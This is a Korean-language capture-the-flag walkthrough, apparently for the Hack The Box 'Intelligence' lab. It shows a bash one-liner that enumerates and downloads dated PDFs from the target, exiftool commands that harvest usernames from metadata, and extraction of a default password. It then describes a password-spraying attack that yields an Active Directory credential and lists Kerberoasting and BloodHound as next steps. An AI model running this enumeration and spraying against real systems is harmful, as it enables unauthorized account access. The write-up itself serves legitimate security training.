PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : Jose.Williams
http://10.129.95.154/documents/2020-01-01-upload.pdf 파일의 날짜 별로 열거하면 documents 디렉터리의 모든 PDF 파일을 다운로드할 수 있을 것 같음
# 선택한 날짜(예: 2020년 1월 1일)부터 사용 가능한 모든 PDF 파일을 다운로드하는 Bash one liner
d=2020-01-01; while [ "$d" != $(date -I) ]; do echo "http://10.129.95.154/Documents/${d}-upload.pdf"; d=$(date -I -d "$d + 1 day"); done | xargs -I {} -n 1 -P 20 wget "{}" 2>/dev/null

# pdf 메타데이터에서 creator 추출해 유저리스트 저장
exiftool -Creator -csv *pdf | cut -d, -f2 | sort | uniq > userlist

# pdftotext 도구를 사용하여 다운로드한 PDF 파일을 텍스트로 변환
for f in *pdf; do pdftotext $f; done

# head 명령어 실행해 각 텍스트 파일의 첫 번째 줄을 표시하고 유용한 정보가 포함된 줄 출력
head -n1 *txt

# 2020-06-04, 2026-12-30 txt 파일 출력

cat 2020-{06-04,12-30}-upload.txt
NewIntelligenceCorpUser9876 디폴트 패스워드 발견
Password Spraying


exiftool -Creator -csv *pdf | cut -d, -f2 | sort | uniq > userlist 명령어로 추출한 유저리스트를 기반으로 패스워드 스프레이 공격 시도
`
AD 계정 확보 intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
Foothold
AD 계정의 크리덴셜을 1개 확보함, 3가지 정도의 공격 경로가 있는 것 같음
- 커버로스팅
- 블러드 하운드 열거
